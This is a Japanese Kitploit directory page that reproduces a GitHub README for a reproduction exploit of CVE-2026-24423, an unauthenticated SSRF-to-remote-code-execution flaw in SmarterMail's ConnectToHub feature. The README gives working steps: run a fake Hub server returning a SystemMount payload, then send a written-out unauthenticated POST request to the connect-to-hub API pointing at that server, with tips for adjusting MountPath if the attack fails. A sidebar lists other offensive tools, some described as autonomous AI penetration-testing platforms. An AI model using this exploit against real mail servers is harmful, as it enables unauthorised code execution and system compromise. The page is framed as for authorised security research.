
Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-24423 — CVE-2026-24423の再現スクリプト。SmarterMail ConnectToHubにおける信頼境界違反により、SSRFおよび潜在的なリモートコード実行を引き起こします。シミュレートされたHubサーバーと、脆弱なAPIをトリガーするための手順が含まれています。 | Kitploit
ツール/GitHubGitHub/aavamin/cve-2026-24423
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミング
GitHubaavamin/cve-2026-24423

CVE-2026-24423

CVE-2026-24423の再現スクリプト。SmarterMail ConnectToHubにおける信頼境界違反により、SSRFおよび潜在的なリモートコード実行を引き起こします。シミュレートされたHubサーバーと、脆弱なAPIをトリガーするための手順が含まれています。

リポジトリを見る
91429ヶ月前未レビュー
共有

CVE-2026-24423

# CVE-2026-24423 – 再現

> ⚠️ **セキュリティ研究および認可されたテスト専用 / For security research and authorized testing only**


## 概要(Overview)

このプロジェクトは **CVE-2026-24423** の脆弱性を再現するためのものです。  
この脆弱性は **SmarterMail ConnectToHub** 機能に存在し、その根本原因は以下の通りです:

- 管理レベルのインターフェースが認証されていない  
- サーバーがユーザー指定の Hub に自発的に接続する(SSRF)  
- 外部 Hub から返されたデータがローカルのシステムレベル操作に直接使用される  

この脆弱性は**設計レベルの信頼境界違反(Trust Boundary Violation)**に該当し、最終的にリモートコード実行につながる可能性があります。

このリポジトリは**脆弱性の検証と技術研究のみ**を目的としており、武器化した利用を意図したものではありません。

使用方法(Usage)

1️⃣ Hub シミュレーションサービスの起動

Start Hub Simulation Server

python3 cve-2026-24423.py

このスクリプトは以下を行います:

  • 80 ポートで待ち受け
  • SmarterMail Hub インターフェースをシミュレート
  • SystemMount 設定を含む JSON レスポンスを返す

2️⃣ 脆弱性インターフェースのトリガー

Trigger the Vulnerable API

Yakit または Burp Suite を使用してリクエストを送信します:

POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: ip:port
Content-Type: application/json

{
  "hubAddress": "http://ip",
  "oneTimePassword": "test",
  "nodeName": "victim"
}

このインターフェースは認証を必要としません No authentication is required.


3️⃣ 再現失敗時の対応

Troubleshooting

脆弱性の再現に失敗した場合:

  • cve-2026-24423.py 内の MountPath パラメータを変更してください

4️⃣ 再現結果

Result

脆弱性のトリガーに成功すると、SmarterMail は Hub から返されたデータを解析し、デフォルトのコードは whoami コマンドのみを実行します。

スクリーンショット例 / Example:

result


謝辞(Credit)

このプロジェクトはChatGPT によって完成されました。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    415
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    343
  • 5

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






